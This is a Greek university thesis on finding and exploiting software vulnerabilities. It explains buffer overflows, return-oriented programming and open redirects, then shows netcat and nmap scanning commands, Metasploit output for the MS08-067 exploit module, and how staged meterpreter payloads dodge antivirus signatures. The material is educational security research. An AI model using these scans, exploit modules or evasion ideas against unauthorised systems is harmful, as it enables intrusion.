Πανεπιστήμιο Δυτικής Μακεδονίας

Τμήμα Μηχανικών Πληροφορικής και Τηλεπικοινωνιών

Διπλωματική Εργασία

Εύρεση και εκμετάλλευση ευπαθειών σε σύγχρονες τεχνολογίες

Ευάγγελος Μουρίκης

Α.Ε.Μ. 332

Επιβλέποντες Καθηγητές:
Δρ. Παντελής Αγγελίδης, Δρ. Μαλαματή Λούτα

Κοζάνη, Φεβρουάριος 2016

Σημείωση: Οι υπεύθυνοι των εφαρμογών που βρέθηκαν τα κενά ασφαλείας έχουν ενημερωθεί με αναλυτικό τρόπο. Ο συγγραφέας της παρούσας διπλωματικής εργασίας δε φέρει καμία ευθύνη για τον τρόπο που θα χρησιμοποιηθούν οι πληροφορίες που θα αντληθούν από την παρούσα.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τον κ. Παντελή Αγγελίδη και την κ. Λούτα Μαλαματή όπως και όλους τους καθηγητές για την στήριξη σε όλη την διάρκεια των σπουδών μου. Ένα μεγάλο ευχαριστώ είναι το λιγότερο που μπορώ να μεταφέρω στους γονείς μου και στην αδερφή μου, οι οποίοι με στηρίζουν σε δύσκολες και εύκολες στιγμές κατά τη διάρκεια της ζωής μου. Τέλος, όσοι άνθρωποι πέρασαν από την ζωή μου όλα αυτά τα χρόνια συνέβαλαν στο να με κάνουν καλύτερο άνθρωπο.

Περίληψη

Η παρούσα διπλωματική εργασία σχεδιάστηκε με σκοπό την ανάδειξη κενών ασφαλείας συστημάτων σε πραγματικές συνθήκες. Πιο συγκεκριμένα, χωρίστηκε σε τρία τμήματα, εκ των οποίων το πρώτο περιλαμβάνει την θεωρητική βάση συχνά εμφανιζόμενων κενών ασφαλείας, το δεύτερο αναφέρεται στα εργαλεία που διευκολύνουν την εύρεση και την εκμετάλλευση των κενών ασφαλείας που έχουν ανακαλυφθεί και το τελευταίο μέρος στο οποίο αναλύεται η εύρεση και εκμετάλλευση συγκεκριμένων κενών ασφαλείας σε πραγματικές συνθήκες. Ειδικότερα, το πρώτο κεφάλαιο πραγματεύεται τα κενά ασφαλείας με τίτλους "*Indirect Object Reference*", "*Open URL Redirection*" και "Υπερχείλιση Στοίβας". Στο δεύτερο, παρουσιάζονται τα σημαντικότερα εργαλεία για την αυτοματοποίηση διαδικασιών όσον αφορά την εκμετάλλευση των ευπαθειών (nmap, burp suite, metasploit κ.α.). Τέλος, στο τελευταίο κεφάλαιο αναλύονται τρία σενάρια εκμετάλλευσης των ευπαθειών οι οποίες εμφανίζονται σε ένα πρόσθετο του συστήματος Wordpress, στην Facebook και σε εκτελέσιμα αρχεία του συστήματος Linux.

Λέξεις-κλειδιά: Ευπάθεια, ασφάλεια, υπερχείλιση στοίβας, εκμετάλλευση, προγραμματισμός με επιστροφή

Abstract

This thesis has been designed with the intention of promoting security vulnerabilities in real circumstances. Specifically, it is divided in three parts; the first part includes the theoretical basis of security vulnerabilities that emerge frequently, the second one refers to the tools that facilitate the discovery and the exploitation of these vulnerabilities and the last part in which is fully detailed the discovery and the exploitation of them. Namely, the first chapter discusses security vulnerabilities with titles “Indirect Object Reference”, “Open URL Redirection”, and “Buffer Overflows”. In the second, the most important tools are presented for the automation of the identification and exploitation of these vulnerabilities (nmap, burp suite, metasploit, etc.). Finally, in the last section, three scenarios of vulnerability exploitation are being analyzed. These vulnerabilities are appearing in a Wordpress plugin, in Facebook and in Linux binaries.

Keywords: vulnerability, security, buffer overflow, exploitation, return-oriented programming

Περιεχόμενα

Εισαγωγή

Γενικά

Ένα από τα πιο αναπτυσσόμενα επιστημονικά πεδία των τελευταίων ετών, είναι η ασφάλεια υπολογιστικών δεδομένων. Ολοένα και περισσότερες εταιρείες και οργανισμοί επενδύουν περισσότερα χρήματα στην ασφάλεια γιατί έγινε αντιληπτός ο κίνδυνος έκθεσης των ευαίσθητων δεδομένων σε τρίτους. Εξαιτίας ορισμένων αναγκών όπως είναι ο χρόνος, το χρήμα και η ευκολία χρήσης, συχνά παρατηρείται αμέλεια όσων αφορά την ηλεκτρονική ασφάλεια με αποτέλεσμα τα συχνά λάθη σε επίπεδο ελέγχων του κώδικα των εφαρμογών. Με δεδομένη την ευρεία χρήση κάποιων εφαρμογών, είναι βάσει πιθανοτήτων σχεδόν βέβαια η εύρεση και η εκμετάλλευση κενών ασφαλείας από τρίτους.

Στόχος εργασίας

Στόχος αυτής της εργασίας είναι η ανάδειξη εύρεσης ευπαθειών σε πολυχρησιμοποιημένες εφαρμογές με σκοπό την ευαισθητοποίηση των προγραμματιστών και την ασφαλέστερη συγγραφή κώδικα. Επιπλέον, ένας από τους κύριους σκοπούς επιλογής του συγκεκριμένου θέματος είναι η ενημέρωση των τελικών χρηστών σχετικά με τον κίνδυνο που αντιμετωπίζουν ώστε να είναι πιο προσεκτικοί στην περιήγηση τους στο διαδίκτυο.

Ορισμοί Έννοιών

Χρειάζεται να γίνουν σαφείς ορισμένες έννοιες για την ομαλότερη κατανόηση του περιεχομένου.

Έρευνα ασφαλείας υπολογιστών (IT security research) είναι η διαδικασία εύρεσης και εκμετάλλευσης ευπαθειών σε εφαρμογές υπολογιστικών συστημάτων

Ως ***ευπάθεια*** (vulnerability) αναφέρεται η αδυναμία που υπάρχει σε οποιοδήποτε πρόγραμμα, μέσο και είναι δυνατή η εκμετάλλευση της με σκοπό την εκτέλεση εντολών που δεν είχε σχεδιαστεί να εκτελεί.

Ένα ***πρόγραμμα εκμετάλλευσης*** (exploit) χρησιμοποιείται για να αυτοματοποιήσει την διαδικασία εκμετάλλευσης μιας ευπάθειας.

Κεφάλαιο 1 - Κοινές Ευπάθειες

Έμμεσο Αντικείμενο Αναφοράς (Indirect Object Reference)

Το συγκεκριμένο κενό ασφαλείας συναντάται όταν ο προγραμματιστής κάποιας εφαρμογής εκθέτει κάποιο εσωτερικό αντικείμενο της εφαρμογής χωρίς να ελέγχεται αν ο χρήστης πρέπει να έχει τη δυνατότητα πρόσβασης, εξαιτίας μη αποτελεσματικών φίλτρων στις εισόδους της εφαρμογής. Είναι δυνατή η εμφάνιση του σε κάθε είδους διαδικτυακή εφαρμογή. Την παρούσα χρονική στιγμή βρίσκεται στο νούμερο 4 με τις σημαντικότερες αδυναμίες στο OWASP Top 10.

Ανοιχτή Ανακατεύθυνση Διεύθυνσης (Open URL Redirection)

Συναντάται σε εφαρμογές βασισμένες σε τεχνολογίες διαδικτύου, η οποίες δέχονται παράμετρους με κάποια εξωτερική ηλεκτρονική διεύθυνση και πραγματοποιούν ανακατεύθυνση στην συγκεκριμένη διεύθυνση χωρίς κάποιο περαιτέρω έλεγχο. Η αδυναμία χρησιμοποιείται από επιτιθέμενους με σκοπό να εκμεταλλευτούν την αξιοπιστία κάποιου ιστοχώρου ώστε να ανακατευθύνουν τους τελικούς χρήστες χωρίς να το αντιλαμβάνονται. Παράδειγμα της συγκεκριμένης τεχνικής αποτελεί το εξής:

https://knownwebsite.com/l.php?u=http://maliciouswebsite.com

Υπερχείλιση Στοίβας (Buffer Overflow)

Υπάρχουν τρεις τρόποι για να ανιχνευθούν κενά ασφαλείας σε προγράμματα. Αν το πρόγραμμα είναι ανοιχτού κώδικα, τότε μπορεί μία ανάλυση του κώδικα να οδηγήσει σε ανίχνευση ευπαθειών. Στην περίπτωση που το πρόγραμμα είναι κλειστού κώδικα, μπορεί να πραγματοποιηθεί reverse engineering του προγράμματος, είτε fuzzing.

Η κλασική μέθοδος εκμετάλλευσης συνοψίζεται στα παρακάτω βήματα:

1. Τοποθέτηση κώδικα μηχανής (shellcode) στην μνήμη
2. Εύρεση της διεύθυνσης μνήμης που έχει καταχωρηθεί ο κώδικας μηχανής.
3. Αντικατάσταση του EIP καταχωρητή με σκοπό να εκτελεστεί ο κώδικας μηχανής.

Ακολουθεί ανάλυση υπερχείλισης στην γλώσσα προγραμματισμού C.

Η συνάρτηση strcpy(buffer, str) αντιγράφει τα περιεχόμενα της μεταβλητής “str” στην μεταβλητή “buffer[]”. Στην περίπτωση που η μεταβλητή str διαθέτει περισσότερους από 12 χαρακτήρες και η μεταβλητή buffer έχει μέγεθος 12, η συνάρτηση δεν ελέγχει αν η μεταβλητή str χωράει στην μεταβλητή buffer. Παρόλα αυτά τα περιεχόμενα θα αντιγραφούν με αποτέλεσμα να υπάρξει υπερχείλιση.

Ακολουθούν ερμηνείες υπολογιστικών όρων που θα χρησιμοποιηθούν στα επόμενα κεφάλαια για την σαφή κατανόηση της εκμετάλλευσης των ευπαθειών.

Καταχωρητές (Registers)

Οι καταχωρητές του επεξεργαστή αποτελούν μικρούς χώρους αποθήκευσης που χρησιμοποιούνται για να υπάρχει γρήγορη πρόσβαση σε δεδομένα. Είναι δυνατή η αποθήκευση δεδομένων σε οποιονδήποτε από αυτούς, αλλά κάθε ένας από αυτούς δημιουργήθηκε για να χρησιμοποιεί συγκεκριμένο σκοπό, ο οποίος περιγράφεται στον ακόλουθο πίνακα για τον κάθε ένα τους.

Όνομα καταχωρητή	Πλήρης ονομασία	Κατηγορία	Χρήση
eax	Accumulator Register	γενικής χρήσης	i/o ports, αριθμητικές πράξεις, interrupt κλήσεις
ebx	Base register	γενικής χρήσης	πρόσβαση σε μνήμη
ecx	Counter Register	γενικής χρήσης	μετρητής επαναλήψεων
edx	Data register	γενικής χρήσης	παράμετροι συνάρτησεων, i/o ports, αριθμητικές πράξεις, interrupt κλήσεις
esi	Source index	δείκτης	αντιγραφή αλφαριθμητικών και μνήμης
edi	Destination index	δείκτης	αντιγραφή αλφαριθμητικών και μνήμης
ebp	Base pointer	δείκτης	διεύθυνη βάσης της στοίβας
esp	Stack pointer	δείκτης	δείκτης στην κορυφή της στοίβας (χαμηλές διευθύνσεις)
eip	Instruction pointer	δείκτης	δείκτης στην προς εκτέλεση εντολή


ΠΙΝΑΚΑΣ 1.1: ΟΝΟΜΑΤΑ ΚΑΙ ΙΔΙΟΤΗΤΕΣ ΚΑΤΑΧΩΡΗΤΩΝ

Υπάρχουν δύο επιπλέον καταχωρητές, ο Segment και ο EFLAGS καταχωρητές. Ο καταχωρητής EFLAGS αποτελείται από σημαίες που αναπαριστούν μεταβλητές αληθείας που προέρχονται από υπολογισμούς και συγκρίσεις και χρησιμοποιούνται για να καθοριστεί πότε και αν θα ακολουθηθεί κάποιο άλμα στον κώδικα.

Στοίβα (Stack)

Είναι η δομή δεδομένων στην οποία καταχωρούνται οι ενεργές ρουτίνες ενός προγράμματος κατά την εκτέλεση του. Μεγαλώνει προς τα κάτω, από τις υψηλές διευθύνσεις στις χαμηλές. Ακολουθεί παράδειγμα για την σαφή κατανόηση της στοίβας.

Μία συνάρτηση A() καλεί μία συνάρτηση B() με 2 παραμέτρους, 1 και 2. Στη συνέχεια η συνάρτηση B() καλεί την συνάρτηση C() με 2 παραμέτρους, 3 και 4. Όταν η εκτέλεση του προγράμματος βρίσκεται στην συνάρτηση C(), η στοίβα έχει ως εξής:



ΕΙΚΟΝΑ 1.1: ΠΑΡΑΔΕΙΓΜΑ ΣΥΝΑΡΤΗΣΕΩΝ ΣΕ ΣΤΟΙΒΑ

Κάθε φορά που καλείται μία συνάρτηση, δημιουργείται ένα “stack frame”. Ένα πλαίσιο είναι μνήμη στην οποία κατανέμεται μία συνάρτηση στη στοίβα. Στην πραγματικότητα, απλά προστίθενται οι παράμετροι και η διεύθυνση επιστροφής στο τέλος και αλλάζει ο ESP καταχωρητής ώστε κάθε φορά που καλείται μία συνάρτηση να γνωρίζει από που ξεκινά στην στοίβα.

Σημαντικά για την εκμετάλλευση της αδυναμίας μέσω ROP είναι οι μεταβλητές, η διεύθυνση επιστροφής κάθε συνάρτησης. Όταν η συνάρτηση επιστρέφει, λαμβάνει την διεύθυνση επιστροφής από την στοίβα και εκτελεί την εντολή μεταπήδησης στη συγκεκριμένη διεύθυνση. Υπάρχουν δύο εντολές που αλληλεπιδρούν απευθείας με την στοιβα. Η εντολή “push” πραγματοποιεί εγγραφή της τιμής στην στοίβα ενώ η εντολή “pop” πραγματοποιεί επιστροφή της τιμής που βρίσκεται στην κορυφή της στοίβας και τοποθέτηση της σε έναν καταχωρητή.

Fuzzing

Fuzzing είναι η διαδικασία δοκιμής ενός προγράμματος για το πως αντιδρά όταν τροφοδοτείται με συγκεκριμένες εισόδους. Αυτό πρακτικά σημαίνει ότι στέλνονται ως είσοδοι στο πρόγραμμα με περιεχόμενο μεγάλο πλήθος χαρακτήρων, ανάμειξη ειδικών χαρακτήρων με αριθμούς και άλλα. Στη συνέχεια, γίνεται έλεγχος για αποτυχημένη εκτέλεση του προγράμματος, όπου και γίνεται αντιληπτό ότι μία συγκεκριμένη είσοδος του προγράμματος δεν φιλτραρίστηκε σωστά με αποτέλεσμα το πρόγραμμα να κρασάρει.

Προστασία μη εκτελέσης δεδομένων - (DEP or NX)

Το εκτελέσιμο αρχείο θα τερματιστεί με σφάλμα (segmentation fault) στην περίπτωση που ξεκινήσει να εκτελεί κώδικα από μη εκτελέσιμη μνήμη. Δεν είναι δυνατό να εκτελεστεί κώδικας που βρίσκεται στην στοίβα (stack) ή στις μεταβλητές περιβάλλοντος.

Τυχαιότητα στην διευθυνσιοδότηση μνήμης - ASLR

Είναι η τεχνική άμυνας των σύγχρονων λειτουργικών συστημάτων, η οποία αντιστοιχίζει τυχαίες διευθύνσεις μνήμης στις βιβλιοθήκες που φορτώνονται κάθε φορά. Πιο συγκεκριμένα καθίστανται τυχαίες οι κοινές βιβλιοθήκες, η στοίβα, ο σωρός και οι διευθύνσεις mmap.

Return-oriented programming (ROP)

Είναι μία τεχνική εκμετάλλευσης αδυναμιών που επιτρέπει στον επιτιθέμενο να εκτελέσει κώδικα ξεπερνώντας την προστασία της μη-εκτελέσιμης μνήμης και της υπογραφής κώδικα. Χρησιμοποιείται όταν βρεθεί κάποια αδυναμία υπερχείλισης σε ένα πρόγραμμα αλλά δεν υπάρχει κάποιος άλλος τρόπος ώστε να εκτελεστεί κώδικας στην εκτελέσιμη μνήμη εξαιτίας των προστασιών που αναφέρθηκαν προηγουμένως.

Μέσω της συγκεκριμένης τεχνικής, είναι δυνατόν να γίνει επιλογή κομματιών κώδικα που προϋπάρχουν στο πρόγραμμα και τελειώνουν με ‘return’. Στη συνέχεια τοποθετώντας τα σε συγκεκριμένη σειρά ο επιτιθέμενος πετυχαίνει εκτέλεση εντολών στο μηχάνημα που εκτελείται το συγκεκριμένο πρόγραμμα.

Ως gadget αναφέρεται η ακολουθία εντολών σε γλώσσα μηχανής που τελειώνουν με RET.

Κεφάλαιο 2 - Εργαλεία για εκμετάλλευση αδυναμιών

Netcat (nc)

Το netcat είναι ένα ευέλικτο εργαλείο το οποίο είναι διαθέσιμο για Unix και για Windows λειτουργικά συστήματα. Το netcat είναι το εργαλείο που μπορεί να διαβάσει και να γράψει σε δικτυακές συνδέσεις χρησιμοποιώντας TCP και UDP θύρες. Το netcat μπορεί να λειτουργήσει ως διακομιστής και ως πελάτης. Δεν χρησιμοποιεί εξαρτώμενες βιβλιοθήκες και μπορεί να τρέξει σαν αυτόνομο πρόγραμμα.

Μερικές από τις χρήσεις του netcat μπορεί να είναι:

- Έλεγχος αν μία θύρα είναι ανοιχτή ή κλειστή.
- Έλεγχος για το banner που επιστρέφεται από μία πόρτα.
- Σύνδεση και αλληλεπίδραση με μία δικτυακή υπηρεσία.
- Μεταφορά αρχείων

Διακόπτης nc	Ερμηνεία
-6	Χρήση IPv6
-z	σάρωση θυρών
-v	εμφάνιση λεπτομερειών
-l	λειτουργία εξυπηρετητή
-p [port]	ορισμός πόρτας για λειτουργία εξυπηρετητή
-u	UDP

ΠΙΝΑΚΑΣ 2.1: ΔΙΑΚΟΠΤΕΣ NC

Παραδείγματα χρήσης nc

```
$ nc -nv 192.168.1.1 21
found 0 associations
found 1 connections:
    1:  flags=82<CONNECTED,PREFERRED>
        outif en0
        src 192.168.1.3 port 64943
        dst 192.168.1.1 port 21
        rank info not available
        TCP aux info available

Connection to 192.168.1.1 port 21 [tcp/*] succeeded!
220 bftpd 2.2 at 192.168.1.1 ready.
```

ΠΙΝΑΚΑΣ 2.2: BANNER GRABBING WITH NETCAT PORT 21

```
 $ nc -z 192.168.1.1 1-80 | grep succeeded
Connection to 192.168.1.1 port 21 [tcp/ftp] succeeded!
Connection to 192.168.1.1 port 53 [tcp/domain] succeeded!
Connection to 192.168.1.1 port 80 [tcp/http] succeeded!
```

ΠΙΝΑΚΑΣ 2.3: ΣΑΡΩΣΗ TCP ΘΥΡΩΝ ΕΥΡΟΥΣ 1-80 ΜΕ NETCAT

Σύνδεση με TCP θύρα

Στο επόμενο παράδειγμα γίνεται σύνδεση στην θύρα 21 του διακομιστή 192.168.1.1. Από την απάντηση είναι εμφανές ότι η TCP σύνδεση είναι επιτυχής, άρα και η απομακρυσμένη πόρτα είναι ανοιχτή. Στη συνέχεια, εμφανίζεται η απάντηση του διακομιστή με το αρχικό μήνυμα "*220 bftpd 2.2 at 192.168.1.1 ready.*" Είναι δυνατή η αποστολή εντολών για επικοινωνία με τον FTP εξυπηρετητή. Παρατηρείται αποτυχημένη προσπάθεια εισόδου στον εξυπηρετητή FTP.

```
$ nc -nv 192.168.1.1 21
found 0 associations
found 1 connections:
    1:  flags=82<CONNECTED,PREFERRED>
        outif en0
        src 192.168.1.3 port 53040
        dst 192.168.1.1 port 21
        rank info not available
        TCP aux info available

Connection to 192.168.1.1 port 21 [tcp/*] succeeded!
220 bftpd 2.2 at 192.168.1.1 ready.
USERR anonymous
331 Password please.
PASS anonymous@anonymous.com
530 Login incorrect.
```

ΠΙΝΑΚΑΣ 2.4: ΠΑΡΑΔΕΙΓΜΑ ΣΥΝΔΕΣΗΣ ΣΕ TCP ΘΥΡΑ

Χρησιμοποιώντας το netcat ως εξυπηρετητή

Ακούγοντας σε μία θύρα TCP/UDP χρησιμοποιώντας το netcat είναι χρήσιμο για την αποσφαλμάτωση εφαρμογών, καθώς και για την ανταλλαγή αρχείων. Στο πάνω τερματικό αποστέλλεται η λέξη hello στην ip "192.168.58.138" στην πόρτα 9090. Στο κάτω τερματικό αναμένει στην πόρτα 9090 την αποστολή μηνυμάτων/αρχείων.

ΕΙΚΟΝΑ 2.1: ΠΑΡΑΔΕΙΓΜΑ ΧΡΗΣΗΣ NC ΩΣ ΕΞΥΠΗΡΕΤΗΤΗ

Nmap

Nmap - Network Mapper είναι ένα δωρεάν και ανοιχτού κώδικα πρόγραμμα για τον εντοπισμό δικτύου και για τον έλεγχο ασφαλείας δικτύων. Πολλοί διαχειριστές δικτύων το βρίσκουν χρήσιμο για απογραφή υπολογιστών στα δίκτυα, καθώς και για αποσφαλμάτωση αυτών.

Διακόπτης nmap	Ερμηνεία
-sV	Επιστρέφει πληροφορίες έκδοσης και προγράμματος που τρέχει σε κάθε πόρτα
-sn	σάρωση ping - απενεργοποιεί την σάρωση θυρών
-iL	εισαγωγή αρχείου που περιέχει διευθύνσεις ips
-Pn	υπόθεση ότι όλοι οι hosts είναι ενεργοί
-sU	σάρωση udp θυρών
-p	εύρος θυρών για σάρωση
-O	ανίχνευση λειτουργικού συστήματος
-6	ενεργοποίηση σάρωσης IPv6

ΠΙΝΑΚΑΣ 2.5: ΔΙΑΚΟΠΤΕΣ NMAP


Metasploit

Το Metasploit αποτελεί ένα ολοκληρωμένο πλαίσιο ανάπτυξης εφαρμογών εκμετάλλευσης αδυναμιών και εκτέλεσης επιθέσεων σε αυτές. Είναι γραμμένο στη γλώσσα προγραμματισμού ruby και αποτελεί αρκετά διάσημο εργαλείο.

Το Metasploit μπορεί να χρησιμοποιηθεί σε Linux, Unix και Windows λειτουργικά συστήματα.

Το πρόβλημα που επιλύνει είναι ότι παρουσιάζει έναν ενιαίο τρόπο ανάπτυξης των exploits στην γλώσσα ruby χρησιμοποιώντας ίδιο τρόπο για την σύνταξη και παρέχοντας δυνατότητα για δυναμική ενσωμάτωση shellcode. Αυτό πρακτικά σημαίνει, ότι για οποιοδήποτε exploit που υπάρχει στο framework είναι δυνατόν να ενσωματωθούν διάφορα shellcodes, όπως bind shell, reverse shell, κατέβασμα και εκτέλεση κώδικα.

ΕΙΚΟΝΑ 2.2: ΚΟΝΣΟΛΑ ΤΟΥ METASPLOIT



ΕΙΚΟΝΑ 2.3: ΠΑΡΑΔΕΙΓΜΑ ΑΝΑΖΗΤΗΣΗΣ ΠΡΟΓΡΑΜΜΑΤΟΣ ΕΚΜΕΤΑΛΛΕΥΣΗΣ

```
msf exploit(ms08_067_netapi) > info

       Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
     Module: exploit/windows/smb/ms08_067_netapi
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great

Provided by:
  hdm <hdm@metasploit.com>
  Brett Moore <brett.moore@insomniasec.com>
  frank2 <frank2@dc949.org>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Targeting
  1   Windows 2000 Universal
  2   Windows XP SP0/SP1 Universal
  3   Windows XP SP2 English (AlwaysOn NX)
  4   Windows XP SP2 English (NX)
  5   Windows XP SP3 English (AlwaysOn NX)
  6   Windows XP SP3 English (NX)
          ….[TRUNCATED]….
Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST                     yes       The target address
  RPORT    445              yes       Set the SMB service port
  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload information:
  Space: 400
  Avoid: 8 characters

Description:
  This module exploits a parsing flaw in the path canonicalization
  code of NetAPI32.dll through the Server Service. This module is
  capable of bypassing NX on some operating systems and service packs.
  The correct target must be used to prevent the Server Service (along
  with a dozen others in the same process) from crashing. Windows XP
  targets seem to handle multiple successful exploitation events, but
  2003 targets will often crash or hang on subsequent attempts. This
  is just the first version of this module, full support for NX bypass
  on 2003, along with other platforms, is still in development.

References:
  http://cvedetails.com/cve/2008-4250/
  http://www.osvdb.org/49243
  http://technet.microsoft.com/en-us/security/bulletin/MS08-067
  http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos
```

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

ΠΙΝΑΚΑΣ 2.6: ΠΛΗΡΟΦΟΡΙΕΣ ΚΑΙ ΕΠΙΛΟΓΕΣ ΤΟΥ ΠΡΟΓΡΑΜΜΑΤΟΣ ΕΚΜΕΤΑΛΛΕΥΣΗΣ ΣΤΟ METASPLOIT

Meterpreter payloads

Σταδιακά - Μη-σταδιακά

Μία σημαντική διάκριση των meterpreter payloads είναι τα σταδιακά και μη σταδιακά shellcodes. Το μη-σταδιακό payload είναι το payload που στέλνεται με ένα μέρος. Το σταδιακό payload στέλνεται συνήθως σε δύο μέρη. Το πρώτο μέρος είναι ένα μικρό payload, το οποίο αρχικοποιεί την επικοινωνία και μεταξύ του εξυπηρετητή και του πελάτη και στη συνέχεια αποδέχεται ένα δευτερεύον payload το οποίο περιέχει το υπόλοιπο του shellcode.

Υπάρχουν πολλές περιπτώσεις που το σταδιακό payload έχει πλεονεκτήματα από το μη-σταδιακό:

- Το κενό ασφαλείας που εκμεταλλευόμαστε δεν έχει διαθέσιμο χώρο στο buffer για να χωρέσει ένα μη-σταδιακό payload. Το πρώτο μέρος ενός σταδιακού payload είναι αρκετά μικρό ώστε να χωρέσει στο buffer σε τέτοιες περιπτώσεις.
- Τα αντιβιοτικά προγράμματα αναγνωρίζουν τμήματα του shellcode σε ένα exploit. Χρησιμοποιώντας σταδιακό payload, αφαιρείται ένα μεγάλο τμήμα που μπορεί να περιέχεται στις υπογραφές των αντιβιοτικών προγραμμάτων.

Το meterpreter είναι ένα σταδιακό, πολυλειτουργικό payload, το οποίο μπορεί να επεκταθεί δυναμικά κατά τη διάρκεια εκτέλεσης. Πιο συγκεκριμένα, παρέχει δυνατότητα για ανέβασμα και κατέβασμα αρχείων, παρακολούθηση των πλήκτρων που πατά ο χρήστης και άλλες ρουτίνες που αλληλεπιδρούν με τον υπολογιστή του θύματος. Αναφορικά με το δεύτερο στάδιο του meterpreter payload είναι 750 kb DLL το οποίο εγχέεται απευθείας στην μνήμη.

